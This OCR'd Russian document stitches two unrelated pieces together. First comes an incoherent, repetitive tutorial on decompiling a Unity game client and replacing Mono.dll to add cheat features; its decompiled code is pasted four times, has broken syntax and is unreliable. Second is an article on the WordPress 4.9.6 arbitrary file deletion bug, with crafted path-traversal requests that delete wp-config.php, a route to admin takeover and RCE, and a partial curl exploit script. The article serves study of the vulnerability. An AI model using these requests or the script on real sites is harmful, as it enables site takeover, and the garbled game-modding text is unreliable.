Сохраняем настройки и открываем наши библиотеки в нем.

Теперь нам нужно найти **Assembly-CSharp.dll**, которая отвечает за GUI клиента, в нем лежит **Client.Gui**, в ней нам нужно найти **SettingsGuiScreen**, в ней нам нужно найти **Start()**, которая отображает меню настроек. Для этого нам нужно сделать **Decompile**, чтобы посмотреть на код.

```
//Assembly-CSharp.SettingsMenu.cs
//Decompiled with Reflector v6.0 [ADD-IN: NUMBERTEXT] [ILS OFFSET: 0x000C7C]
private void Start(){
    base.Start();
    base.SetLayerRecursively(base.gameObject, 8);
    base.PlayFadeInAnim(this.AnimationTime);
    base.m_uiMgr = SceneManager.Instance.UiManager();
    this.m_Text = (TextMesh[]base.Instance.transform.Find("Text", true, true).GetComponentsInChildren(typeof(TextMesh), true);
    string[] str2 = (SceneManager.Instance.ActiveSceneID() * 7 );
    int num = 0;
    foreach (TextMesh textMesh in this.m_Text){
        textMesh.text = str2[num];
        num = (num + 1);
    }
    base.m_uiMgr.ShowCursor(true);
    this.m_ChatToggle = base.FindChildGuiElement("ChatToggle");
    this.m_ChatToggle.Initialize();
    this.m_ChatToggle.Value = ChatDisplayManager.Instance.ShowChat;
    this.m_ChatToggle.ValueChanged += new ValueChanged(this.ChatToggleValueChanged);
    this.m_MusicToggle = base.FindChildGuiElement("MusicToggle");
    this.m_MusicToggle.Initialize();
    this.m_MusicToggle.Value = SoundManager.Instance.MusicEnabled;
    this.m_MusicToggle.ValueChanged += new ValueChanged(this.MusicToggleValueChanged);
    this.m_SfxToggle = base.FindChildGuiElement("SfxToggle");
    this.m_SfxToggle.Initialize();
    this.m_SfxToggle.Value = SoundManager.Instance.SfxEnabled;
    this.m_SfxToggle.ValueChanged += new ValueChanged(this.SfxToggleValueChanged);
    this.m_ZoomToggle = base.FindChildGuiElement("ZoomToggle");
    this.m_ZoomToggle.Initialize();
    this.m_ZoomToggle.Value = CameraMgr.Instance.ZoomEnabled;
    this.m_ZoomToggle.ValueChanged += new ValueChanged(this.ZoomToggleValueChanged);
    this.m_QualityToggle = base.FindChildGuiElement("QualityToggle");
    this.m_QualityToggle.Initialize();
    this.m_QualityToggle.Value = (QualityMgr.Instance.CurrentQuality == 1);
    this.m_QualityToggle.ValueChanged += new ValueChanged(this.QualityToggleValueChanged);
    this.m_ResolutionLabel = base.FindChildGuiElement("ResolutionLabel");
    this.m_ResolutionLabel.Initialize();
    this.m_ResolutionLabel.Text = Screen.width + "x" + Screen.height;
    this.m_ResolutionPrev = base.FindChildGuiElement("ResolutionPrev");
    this.m_ResolutionPrev.Initialize();
    this.m_ResolutionPrev.Clicked += new Clicked(this.ResolutionPrevClicked);
    this.m_ResolutionNext = base.FindChildGuiElement("ResolutionNext");
    this.m_ResolutionNext.Initialize();
    this.m_ResolutionNext.Clicked += new Clicked(this.ResolutionNextClicked);
    this.m_ExitButton = base.FindChildGuiElement("ExitButton");
    this.m_ExitButton.Initialize();
    this.m_ExitButton.Clicked += new Clicked(this.ExitButtonClicked);
    this.m_ExitConfirmationDialog = base.FindChildGuiElement("ExitConfirmationDialog");
    this.m_ExitConfirmationDialog.Initialize();
    this.m_ExitConfirmationDialog.Hide(false);
    this.m_ExitConfirmationDialog.ClosedWithYes += new ClosedWithYes(this.ExitConfirmationDialogClosedWithYes);
    this.m_ExitConfirmationDialog.ClosedWithNo += new ClosedWithNo(this.ExitConfirmationDialogClosedWithNo);
    this.m_ExitConfirmationDialog.m_Text = "Are you sure you want to exit?";
}
```

Здесь нам нужно изменить **this.m_ZoomToggle**, которая отвечает за зумер клиента игрока. Это выдержит в новом значении для игрока, для чтобы мы сами могли это сделать.

```
//Assembly-CSharp.SettingsMenu.cs
//Decompiled with Reflector v6.0 [ADD-IN: NUMBERTEXT] [ILS OFFSET: 0x000C7C]
private void Start(){
    base.Start();
    base.SetLayerRecursively(base.gameObject, 8);
    base.PlayFadeInAnim(this.AnimationTime);
    base.m_uiMgr = SceneManager.Instance.UiManager();
    this.m_Text = (TextMesh[]base.Instance.transform.Find("Text", true, true).GetComponentsInChildren(typeof(TextMesh), true);
    string[] str2 = (SceneManager.Instance.ActiveSceneID() * 7 );
    int num = 0;
    foreach (TextMesh textMesh in this.m_Text){
        textMesh.text = str2[num];
        num = (num + 1);
    }
    base.m_uiMgr.ShowCursor(true);
    this.m_ChatToggle = base.FindChildGuiElement("ChatToggle");
    this.m_ChatToggle.Initialize();
    this.m_ChatToggle.Value = ChatDisplayManager.Instance.ShowChat;
    this.m_ChatToggle.ValueChanged += new ValueChanged(this.ChatToggleValueChanged);
    this.m_MusicToggle = base.FindChildGuiElement("MusicToggle");
    this.m_MusicToggle.Initialize();
    this.m_MusicToggle.Value = SoundManager.Instance.MusicEnabled;
    this.m_MusicToggle.ValueChanged += new ValueChanged(this.MusicToggleValueChanged);
    this.m_SfxToggle = base.FindChildGuiElement("SfxToggle");
    this.m_SfxToggle.Initialize();
    this.m_SfxToggle.Value = SoundManager.Instance.SfxEnabled;
    this.m_SfxToggle.ValueChanged += new ValueChanged(this.SfxToggleValueChanged);
    this.m_ZoomToggle = base.FindChildGuiElement("ZoomToggle");
    this.m_ZoomToggle.Initialize();
    this.m_ZoomToggle.Value = CameraMgr.Instance.ZoomEnabled;
    this.m_ZoomToggle.ValueChanged += new ValueChanged(this.ZoomToggleValueChanged);
    this.m_QualityToggle = base.FindChildGuiElement("QualityToggle");
    this.m_QualityToggle.Initialize();
    this.m_QualityToggle.Value = (QualityMgr.Instance.CurrentQuality == 1);
    this.m_QualityToggle.ValueChanged += new ValueChanged(this.QualityToggleValueChanged);
    this.m_ResolutionLabel = base.FindChildGuiElement("ResolutionLabel");
    this.m_ResolutionLabel.Initialize();
    this.m_ResolutionLabel.Text = Screen.width + "x" + Screen.height;
    this.m_ResolutionPrev = base.FindChildGuiElement("ResolutionPrev");
    this.m_ResolutionPrev.Initialize();
    this.m_ResolutionPrev.Clicked += new Clicked(this.ResolutionPrevClicked);
    this.m_ResolutionNext = base.FindChildGuiElement("ResolutionNext");
    this.m_ResolutionNext.Initialize();
    this.m_ResolutionNext.Clicked += new Clicked(this.ResolutionNextClicked);
    this.m_ExitButton = base.FindChildGuiElement("ExitButton");
    this.m_ExitButton.Initialize();
    this.m_ExitButton.Clicked += new Clicked(this.ExitButtonClicked);
    this.m_ExitConfirmationDialog = base.FindChildGuiElement("ExitConfirmationDialog");
    this.m_ExitConfirmationDialog.Initialize();
    this.m_ExitConfirmationDialog.Hide(false);
    this.m_ExitConfirmationDialog.ClosedWithYes += new ClosedWithYes(this.ExitConfirmationDialogClosedWithYes);
    this.m_ExitConfirmationDialog.ClosedWithNo += new ClosedWithNo(this.ExitConfirmationDialogClosedWithNo);
    this.m_ExitConfirmationDialog.m_Text = "Are you sure you want to exit?";
}
```

Добавим в GUI клиента новый пункт для фанта с зумером, значит нужно изменить меню настроек и выбрать пункт меню Edit Method (CM-Gui-Settings-Create-Zoom).

Сохраняем сцену для внесения изменений клиента в выбранной сигнал. Ты можешь выбрать Edit Class (CM-Gui-Edit-Class) для изменения.

```
//Assembly-CSharp.SettingsMenu.cs
//Decompiled with Reflector v6.0 [ADD-IN: NUMBERTEXT] [ILS OFFSET: 0x000C7C]
private void Start(){
    base.Start();
    base.SetLayerRecursively(base.gameObject, 8);
    base.PlayFadeInAnim(this.AnimationTime);
    base.m_uiMgr = SceneManager.Instance.UiManager();
    this.m_Text = (TextMesh[]base.Instance.transform.Find("Text", true, true).GetComponentsInChildren(typeof(TextMesh), true);
    string[] str2 = (SceneManager.Instance.ActiveSceneID() * 7 );
    int num = 0;
    foreach (TextMesh textMesh in this.m_Text){
        textMesh.text = str2[num];
        num = (num + 1);
    }
    base.m_uiMgr.ShowCursor(true);
    this.m_ChatToggle = base.FindChildGuiElement("ChatToggle");
    this.m_ChatToggle.Initialize();
    this.m_ChatToggle.Value = ChatDisplayManager.Instance.ShowChat;
    this.m_ChatToggle.ValueChanged += new ValueChanged(this.ChatToggleValueChanged);
    this.m_MusicToggle = base.FindChildGuiElement("MusicToggle");
    this.m_MusicToggle.Initialize();
    this.m_MusicToggle.Value = SoundManager.Instance.MusicEnabled;
    this.m_MusicToggle.ValueChanged += new ValueChanged(this.MusicToggleValueChanged);
    this.m_SfxToggle = base.FindChildGuiElement("SfxToggle");
    this.m_SfxToggle.Initialize();
    this.m_SfxToggle.Value = SoundManager.Instance.SfxEnabled;
    this.m_SfxToggle.ValueChanged += new ValueChanged(this.SfxToggleValueChanged);
    this.m_ZoomToggle = base.FindChildGuiElement("ZoomToggle");
    this.m_ZoomToggle.Initialize();
    this.m_ZoomToggle.Value = CameraMgr.Instance.ZoomEnabled;
    this.m_ZoomToggle.ValueChanged += new ValueChanged(this.ZoomToggleValueChanged);
    this.m_QualityToggle = base.FindChildGuiElement("QualityToggle");
    this.m_QualityToggle.Initialize();
    this.m_QualityToggle.Value = (QualityMgr.Instance.CurrentQuality == 1);
    this.m_QualityToggle.ValueChanged += new ValueChanged(this.QualityToggleValueChanged);
    this.m_ResolutionLabel = base.FindChildGuiElement("ResolutionLabel");
    this.m_ResolutionLabel.Initialize();
    this.m_ResolutionLabel.Text = Screen.width + "x" + Screen.height;
    this.m_ResolutionPrev = base.FindChildGuiElement("ResolutionPrev");
    this.m_ResolutionPrev.Initialize();
    this.m_ResolutionPrev.Clicked += new Clicked(this.ResolutionPrevClicked);
    this.m_ResolutionNext = base.FindChildGuiElement("ResolutionNext");
    this.m_ResolutionNext.Initialize();
    this.m_ResolutionNext.Clicked += new Clicked(this.ResolutionNextClicked);
    this.m_ExitButton = base.FindChildGuiElement("ExitButton");
    this.m_ExitButton.Initialize();
    this.m_ExitButton.Clicked += new Clicked(this.ExitButtonClicked);
    this.m_ExitConfirmationDialog = base.FindChildGuiElement("ExitConfirmationDialog");
    this.m_ExitConfirmationDialog.Initialize();
    this.m_ExitConfirmationDialog.Hide(false);
    this.m_ExitConfirmationDialog.ClosedWithYes += new ClosedWithYes(this.ExitConfirmationDialogClosedWithYes);
    this.m_ExitConfirmationDialog.ClosedWithNo += new ClosedWithNo(this.ExitConfirmationDialogClosedWithNo);
    this.m_ExitConfirmationDialog.m_Text = "Are you sure you want to exit?";
}
```

Сохраняем сцену для изменения, чтобы меню настроек показывало, сохраняет пункты и нужные настройки. Для удобства, чтобы для отображения сцена после при запуске игры.

```
//Assembly-CSharp.SettingsMenu.cs
//Decompiled with Reflector v6.0 [ADD-IN: NUMBERTEXT] [ILS OFFSET: 0x000C7C]
private void Start(){
    base.Start();
    base.SetLayerRecursively(base.gameObject, 8);
    base.PlayFadeInAnim(this.AnimationTime);
    base.m_uiMgr = SceneManager.Instance.UiManager();
    this.m_Text = (TextMesh[]base.Instance.transform.Find("Text", true, true).GetComponentsInChildren(typeof(TextMesh), true);
    string[] str2 = (SceneManager.Instance.ActiveSceneID() * 7 );
    int num = 0;
    foreach (TextMesh textMesh in this.m_Text){
        textMesh.text = str2[num];
        num = (num + 1);
    }
    base.m_uiMgr.ShowCursor(true);
    this.m_ChatToggle = base.FindChildGuiElement("ChatToggle");
    this.m_ChatToggle.Initialize();
    this.m_ChatToggle.Value = ChatDisplayManager.Instance.ShowChat;
    this.m_ChatToggle.ValueChanged += new ValueChanged(this.ChatToggleValueChanged);
    this.m_MusicToggle = base.FindChildGuiElement("MusicToggle");
    this.m_MusicToggle.Initialize();
    this.m_MusicToggle.Value = SoundManager.Instance.MusicEnabled;
    this.m_MusicToggle.ValueChanged += new ValueChanged(this.MusicToggleValueChanged);
    this.m_SfxToggle = base.FindChildGuiElement("SfxToggle");
    this.m_SfxToggle.Initialize();
    this.m_SfxToggle.Value = SoundManager.Instance.SfxEnabled;
    this.m_SfxToggle.ValueChanged += new ValueChanged(this.SfxToggleValueChanged);
    this.m_ZoomToggle = base.FindChildGuiElement("ZoomToggle");
    this.m_ZoomToggle.Initialize();
    this.m_ZoomToggle.Value = CameraMgr.Instance.ZoomEnabled;
    this.m_ZoomToggle.ValueChanged += new ValueChanged(this.ZoomToggleValueChanged);
    this.m_QualityToggle = base.FindChildGuiElement("QualityToggle");
    this.m_QualityToggle.Initialize();
    this.m_QualityToggle.Value = (QualityMgr.Instance.CurrentQuality == 1);
    this.m_QualityToggle.ValueChanged += new ValueChanged(this.QualityToggleValueChanged);
    this.m_ResolutionLabel = base.FindChildGuiElement("ResolutionLabel");
    this.m_ResolutionLabel.Initialize();
    this.m_ResolutionLabel.Text = Screen.width + "x" + Screen.height;
    this.m_ResolutionPrev = base.FindChildGuiElement("ResolutionPrev");
    this.m_ResolutionPrev.Initialize();
    this.m_ResolutionPrev.Clicked += new Clicked(this.ResolutionPrevClicked);
    this.m_ResolutionNext = base.FindChildGuiElement("ResolutionNext");
    this.m_ResolutionNext.Initialize();
    this.m_ResolutionNext.Clicked += new Clicked(this.ResolutionNextClicked);
    this.m_ExitButton = base.FindChildGuiElement("ExitButton");
    this.m_ExitButton.Initialize();
    this.m_ExitButton.Clicked += new Clicked(this.ExitButtonClicked);
    this.m_ExitConfirmationDialog = base.FindChildGuiElement("ExitConfirmationDialog");
    this.m_ExitConfirmationDialog.Initialize();
    this.m_ExitConfirmationDialog.Hide(false);
    this.m_ExitConfirmationDialog.ClosedWithYes += new ClosedWithYes(this.ExitConfirmationDialogClosedWithYes);
    this.m_ExitConfirmationDialog.ClosedWithNo += new ClosedWithNo(this.ExitConfirmationDialogClosedWithNo);
    this.m_ExitConfirmationDialog.m_Text = "Are you sure you want to exit?";
}
```

Сохраняем сцену для изменения, отображения, запускает и выдает нужные настройки. Можно добавить фильтр пункта при игре на стиле, можно выкидывать фанты, если нужно, настроить скорость нужно и такие подобные.

Найдёшь:

Теперь нам нужно изменить меню «настройки» полно сделать фанты, которые есть на сервере на 1.0 и 1.1. Не знаешь, что и что в чем пропущенный фанта? Я обрёл есть даже специальные базы данных **Mono.dll**. Заменяем при запуске игры, в папке Managed. Для Mono.dll нужно скачать Mono.Cecil.dll.

Теперь нам нужно изменить в Mono.dll. Пишем для обновления.

Теперь нам нужно изменить в Mono.dll. Пишем для обновления.

```
//Assembly-CSharp.LoadUnmanagedBuiltin.cs
//Decompiled with Reflector v6.0 [ADD-IN: NUMBERTEXT] [ILS OFFSET: 0x000C7C]
private void Start(){
    base.Start();
    MonoManager.Instance.Show(LoadUnmanagedBuiltin.m_Text);
}
```

Подготовливаем изменения к запуску. При изменении на сервере полезно будет сделать **Decompile**.

Теперь нам нужно изменить меню «настройки» полно сделать фанты, которые есть на сервере на 1.0 и 1.1. Не знаешь, что и что в чем пропущенный фанта? Я обрёл есть даже специальные базы данных **Mono.dll**. Заменяем при запуске игры, в папке Managed. Для Mono.dll нужно скачать Mono.Cecil.dll.


Теперь нам нужно изменить в Mono.dll. Пишем для обновления.

Теперь нам нужно изменить в Mono.dll. Пишем для обновления.

```
//Assembly-CSharp.LoadUnmanagedBuiltin.cs
//Decompiled with Reflector v6.0 [ADD-IN: NUMBERTEXT] [ILS OFFSET: 0x000C7C]
private void Start(){
    base.Start();
    MonoManager.Instance.Show(LoadUnmanagedBuiltin.m_Text);
}
```

Подготовливаем изменения к запуску. При изменении на сервере полезно будет сделать **Decompile**.

Что что то и на вывод в окно сделай интересной фильтр — показать карты нужно сделать, показывать что дорогущие игроков. Проверяем на сервере.



В общем начинаем и что то интересное с самыми и которые сервера нужно сделать. Для чтобы мы сами могли это сделать. Для чтобы мы сами могли это сделать. Для чтобы мы сами могли. Теперь нам нужно сделать, чтобы мы сами могли. Для чтобы мы сами могли.

```
//Assembly-CSharp.LoadUnmanagedBuiltin.cs
//Decompiled with Reflector v6.0 [ADD-IN: NUMBERTEXT] [ILS OFFSET: 0x000C7C]
private void Start(){
    base.Start();
    MonoManager.Instance.Show(LoadUnmanagedBuiltin.m_Text);
}
```

Подготовливаем изменения к запуску. При изменении на сервере полезно будет сделать **Decompile**.

Теперь нам нужно изменить меню «настройки» полно сделать фанты, которые есть на сервере на 1.0 и 1.1. Не знаешь, что и что в чем пропущенный фанта? Я обрёл есть даже специальные базы данных **Mono.dll**. Заменяем при запуске игры, в папке Managed. Для Mono.dll нужно скачать Mono.Cecil.dll.

Теперь нам нужно изменить в Mono.dll. Пишем для обновления.


Теперь нам нужно изменить в Mono.dll. Пишем для обновления.

```
//Assembly-CSharp.LoadUnmanagedBuiltin.cs
//Decompiled with Reflector v6.0 [ADD-IN: NUMBERTEXT] [ILS OFFSET: 0x000C7C]
private void Start(){
    base.Start();
    MonoManager.Instance.Show(LoadUnmanagedBuiltin.m_Text);
}
```

Подготовливаем изменения к запуску. При изменении на сервере полезно будет сделать **Decompile**.

УДАЛЕННОЕ УДАЛЕНИЕ

КАК ЗАХВАТИТЬ КОНТРОЛЬ НАД WORDPRESS, ЗАСТАВИВ ЕГО СТЕРЕТЬ ФАЙЛ



В WordPress, самой популярной в мире системе публикации, была обнаружена серьезная уязвимость. Она позволяет в пару запросов удалить любой файл, доступный для записи пользователю, от которого работает PHP, а затем получить контроль над сайтом. В этой статье мы разберемся с причинами и посмотрим, как работает эксплуатация.

Баг был обнаружен еще 20 ноября 2017 года исследователем Славко Михайльоски (Slavco Mihajloski) из RIPS Tech, но вплоть до версии 4.9.7, которая вышла 5 июня 2018 года, проблема оставалась незапатченной. То есть на протяжении семи месяцев она представляла серьезную угрозу для безопасности на огромном количестве сайтов по всему миру и на многих из них продолжает представлять.

СТЕНД

Чтобы разобрать уязвимость, нам сначала понадобится уязвимый WordPress. Первым делом ставим контейнер с базой данных.

```
$ docker run -d --rm -e MYSQL_USER="wpdel" -e MYSQL_PASSWORD="4hicmM
RyUq" -e MYSQL_DATABASE="wpdel" --name=mysql --hostname=mysql mysql/
mysql-server
```

Теперь контейнер, на который поставим веб-сервер. На нем будет располагаться WordPress.

```
$ docker run -it --rm -p80:80 --name=wpdel --hostname=wpdel --link=
mysql debian /bin/bash
```

Установим все нужные пакеты и расширения PHP.

```
$ apt-get update && apt-get install -y apache2 php php7.0-mysqli
php-gd nano wget
```


Уязвима версия CMS под номером 4.9.6, ее и скачаем.

```
$ cd /tmp && wget https://wordpress.org/wordpress-4.9.6.tar.gz
$ tar xzf wordpress-4.9.6.tar.gz
$ rm -rf /var/www/html/* && mv wordpress/* /var/www/html/
$ chown -R www-data:www-data /var/www/html/
```

Запускаем сервис apache2.


```
$ service apache2 start
```

Теперь устанавливаем WordPress, используем наш MySQL-сервер в качестве БД.



Инсталляция WordPress 4.9.6

Уязвим механизм удаления загруженных файлов, поэтому для успешной эксплуатации юзер должен иметь привилегии на удаление медиа. Создадим такого пользователя.



Создание пользователя с привилегиями добавления медиафайлов в WordPress 4.9.6


Продолжение статьи →

УДАЛЕННОЕ УЗАВИСИМОСТЬ

КАК ЗАКАВАТИТЬ КОНТРОЛЬ НАД WORDPRESS, ЗАСТАВИВ ЕГО СТЕРЕТЬ ФАЙЛ

АНАЛИЗ УЯЗВИМОСТИ

В WordPress, как и в любой уважающей себя CMS, можно загружать произвольные файлы прямо из интерфейса пользователя. Самый очевидный способ применения — это добавление фотографий. Для этого в стандартной картинки больше установлена настройка размеров, то для него создаются миниатюры (thumbnails). Самую молву из них можно увидеть при нажатии на кнопку редактирования картинки (в закладке медиа в разделе Thumbnail Settings).



Редактирование загруженной картинки в WordPress

Заглянем в файл `post.php`, где находится кусок кода, ответственный за редактирование любой записи в системе. Да, затем тоже считается вложением.

/wordpress/wp-admin/post.php

```
33: if ( $post_id )
34:     $post = get_post( $post_id );
...
62: switch($action) {
```

В переменной `$action` находится действие из запроса, которое нужно выполнить. Оператор switch перенаправляет выполнение скрипта в нужную часть кода. Вот, к примеру, запрос на редактирование комментария:

```
GET /wp-admin/post.php?post=2&action=edit HTTP/1.1
Host: wpdol.visualhack
User-Agent: Mozilla/5.0 (Windows NT 10.0; WinNt; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7,bg;q=0.6,uk;q=0.5,hu;q=0.4
```

При его обработке исполняется следующий кусок кода:

```
062: switch($action) {
...
098: case 'edit':
099:     $editing = true;
...
122:     if ( empty( $_GET['get-post-lock'] ) ) {
123:         check_admin_referer( 'lock-post_' . $post_id );
124:         wp_set_post_lock( $post_id );
125:         wp-redirect( get_edit_post_link( $post_id, 'url' ) );
126:         exit();
127:     }
128: }
129: $post_type = $post->post_type;
130: if ( 'post' == $post_type ) {
131:     $parent_file = 'edit.php';
132:     $submenu_file = 'edit.php';
133:     wp_enqueue_script('inline-edit-post');
134: } elseif ( 'attachment' == $post_type ) {
135:     $parent_file = 'upload.php';
136:     $submenu_file = 'upload.php';
137:     wp_enqueue_script('media');
138: } else {
139:     if ( isset( $post_type_object ) && $post_type_object->show_in_menu && $post_type_object->show_in_menu != true )
140:         $parent_file = $post_type_object->show_in_menu;
141:     else
142:         $parent_file = "edit.php?post_type=$post_type";
143:     $submenu_file = "edit.php?post_type=$post_type";
144:     $post_new_file = "post-new.php?post_type=$post_type";
145: }
...
174: include( ABSPATH . 'wp-admin/edit-form-advanced.php' );
...
176:     break;
```

Получив немного по этой ветке кода, можно обнаружить довольно любопытный экшен.

```
178: case 'editattachment':
179:     check_admin_referer('update-post_' . $post_id);
180:
181:     // Don't let these be changed
182:     unset($_POST['guid']);
183:     $_POST['post_type'] = 'attachment';
184:
185:     // Update the thumbnail filename
186:     $newmeta = wp_get_attachment_metadata( $post_id, true );
187:     $newmeta['thumb'] = $_POST['thumb'];
188:
189:     wp_update_attachment_metadata( $post_id, $newmeta );
```

Особенно интересен раздел Update the thumbnail filename. Переменная `$newmeta` содержит метаданные записи с указанным ID. Ключ `thumb` содержит путь до миниатюры, и его значение можно изменить с помощью параметра `thumb` в POST-запросе. Эту задачу выполняет вызов функции **`wp_update_attachment_metadata`**, которая расположилась чуть ниже в этом же файле:

```
5138: function wp_update_attachment_metadata( $attachment_id, $data )
{
5139:     $attachment_id = (int) $attachment_id;
5140:     if ( ! $post = get_post( $attachment_id ) )
5141:         return false;
5142:     }
...
5151:     if ( $data = apply_filters( 'wp_update_attachment_metadata', $data, $post->ID ) )
5153:         return update_post_meta( $post->ID, '_wp_attachment_metadata', $data );
```

После успешного применения фильтра к аналогичным функциям назначаем мультимедийные метаданные **`update_post_meta`**

```
1858: function update_post_meta( $post_id, $meta_key, $meta_value, $
prev_value = '' ) {
1859:     // Make sure meta is added to the post, not a revision
1860:     if ( $the_post = wp_is_post_revision($post_id) )
1861:         $post_id = $the_post->ID;
1862:
1863:     $updated = update_metadata( 'post', $post_id, $meta_key, $
meta_value, $prev_value );
```

Дальше вызывается функция `update_metadata`, которая выполняет сохранение переданных данных в базу.

/wordpress/wp-includes/meta.php

```
1416: function update_metadata($meta_type, $object_id, $meta_key, $
meta_value, $prev_value = '') {
1444:     global $wpdb;
...
1455:     $meta_ids = $wpdb->get_col( $wpdb->prepare( "SELECT $id_col
FROM $table WHERE meta_key = %s AND $column = %d", $meta_key, $
object_id ) );
1456:     if ( empty( $meta_ids ) ) {
1457:         return add_metadata( $meta_type, $object_id, $raw_me
ta_key, $passed_value );
1203:     }
...
1247:     $result = $wpdb->update( $table, $data, $where );
1248:     if ( ! $result )
1249:         return false;
```

Попробуем отправить запрос и посмотреть, запишется ли настройка в базу данных.

Как ты, наверное, знаешь, в WordPress присутствует защита от CSRF, которая сводится к использованию параметра `_wpnonce` в каждом запросе. Валидной можно назвать только страницу редактирования записи:

ID нашей загруженной картинки — 26, поэтому запрос будет иметь следующий вид.

```
POST /wp-admin/post.php?post=26 HTTP/1.1
Host: wpdol.visualhack
Content-Length: 68
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://wpdol.visualhack/wp-admin/post.php?post=26&action=edit
Cookie: сакалвщие_куки=
post_id=26&thumb=test/thi&action=editattachment&_wpnonce=сакалвщай_ткен
```

Отправка тестового запроса на экшен editattachment

После этого запишем в таблицу **`wp_postmeta`** и убедимся, что переданный параметр записался.

Edit: wp_postmeta

meta_id	16
post_id	26
meta_key	_wp_attached_metadata
meta_value	a:5:{s:8:"width";i:1500;s:6:"height";i:1000;s:4:"file";s:11:"2/orange_box_big.jpg";s:5:"thumb";s:11:"test/thi.jpg";s:5:"sizes";a:0:{}}

Save | Save and continue edit | Delete

Запись в таблицу `wp_postmeta` с загруженным параметром `thumb`

Теперь посмотрим, что происходит при удалении нашей картинки. Запрос на удаление обрабатывается той же веткой со switch, за это отвечает экшен **`delete`**

/wordpress/wp-admin/post.php

```
246: case 'delete':
...
258:     if ( $post->post_type == 'attachment' ) {
259:         $force = ( ! MEDIA_TRASH );
260:         if ( ! wp_delete_attachment( $post_id, $force ) )
261:             wp_die( __('Error in deleting.') );
```

Если удаляемая запись является загруженным файлом, то выполняется **`wp_delete_attachment`**

```
4993: function wp_delete_attachment( $post_id, $force_delete = false
) {
4994:     global $wpdb;
...
5015:     $meta = wp_get_attachment_metadata( $post_id );
...
5061:     if ( ! empty($meta['thumb']) ) {
5062:         // Don't delete the thumb if another attachment uses it
5063:         if ( $wpdb->get_row( $wpdb->prepare( "SELECT meta_id
FROM $wpdb->postmeta WHERE meta_key = '_wp_attached_metadata' AND
meta_value LIKE %l AND meta_id <> %d", '%' . $wpdb->esc_like( $meta[
'thumb' ] ) . '%', $pid ) ) {
5064:             $thumbfile = str_replace(basename($file), $meta[
'thumb'], $file);
5065:             /** This filter is documented in wp-includes/functi
ons.php */
5066:             $thumbfile = apply_filters( 'wp_delete_file', $thumbf
ile );
5067:             @ unlink( path_join($uploadpath['basedir'], $thumbf
ile ) );
5068:         }
5069:     }
```

Итак, если `thumb` установлен, то, помимо самих файлов с картинкам, удаляется файл, путь до которого указан в `thumb`. То есть мы можем передать путь до произвольного файла и воспользоваться этим механизмом, чтобы удалить его.

По умолчанию файлы складываются в **`/wp-content/uploads/<год>/<месяц>/`**, где год и месяц зависят от времени загрузки файла. Это и есть та директория, от которой нужно отталкиваться. Таким образом, путь `../../../../` приведет нас в корневую директорию установленного WordPress. А непосредственно уже в нем нашел и удалил `/wp-content/wp-config.php`. Если удалить его, то система будет думать, что мы еще не выполнили установку CMS.

Попробуем это проверить. Сначала сохраним путь до файла в базе данных.

```
POST /wp-admin/post.php?post=26 HTTP/1.1
Host: wpdol.visualhack
Content-Length: 68
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://wpdol.visualhack/wp-admin/post.php?post=26&action=edit
Cookie: сакалвщие_куки=
post_id=26&thumb=../../../../wp-content/wp-config.php&action=editattachment&_wpnonce=сакалвщай_ткен
```

А теперь нажимаем на кнопку удаления аватара, и — бам! — нас перенаправляет на страницу установки WordPress. Так как этот параметр абсолютно никак не проверяется и не фильтруется, файл был успешно удален.

Дальше уже можно вносить изменения в конфигурацию. Например, выполнить установку, указав свой сервер в качестве базы данных. Тогда ты получишь привилегии администратора в CMS, а так уже прямая дорога до RCE через встроенный редактирование файлов.

Я нашел небольшой (и не слишком красивый) скрипт на bash, который автоматизирует всю работу. В качестве параметров передаем URL WordPress, логин и пароль нашего пользователя.

```
#!/bin/bash
echo -n '1 /tmp/nonexistfile.doc
rm /tmp/wpexplcookies
curl -s "$1/wp-login.php" -d "log=$2&pwd=$3&rememberme=forever&
wp-submit=login&redirect_to=1" -c /tmp/wpexplcookies > /dev/null
wpnonce=$(curl -s "$1/wp-admin/media-new.php" -b /tmp/wpexplcookies
| grep '_wpnonce" ' | grep -P -o -m1 '(?<=value=")[a-zA-9]{10}' | grep -oP '[
a-zA-9]{10}')
attachid=$(curl -s -b "$1/wp-admin/async-upload.php" -b /tmp/wpexpl
cookies -F "html-upload=Upload" -F "post_id=0" -F "_wpnonce=$wpnonce"
-F "async-upload=@/tmp/nonexistfile.doc"
wpnonces=$(curl -s -b "$1/wp-admin/post.php?post=$attachid&action=edit"
-b /tmp/wpexplcookies | grep '_wpnonce' |
wpnonce_edit=$(echo $wpnonces | grep "_wpnonce" | grep -oP
"value=\"[a-zA-9]{10}" | grep -oP '[a-zA-9]{10}')
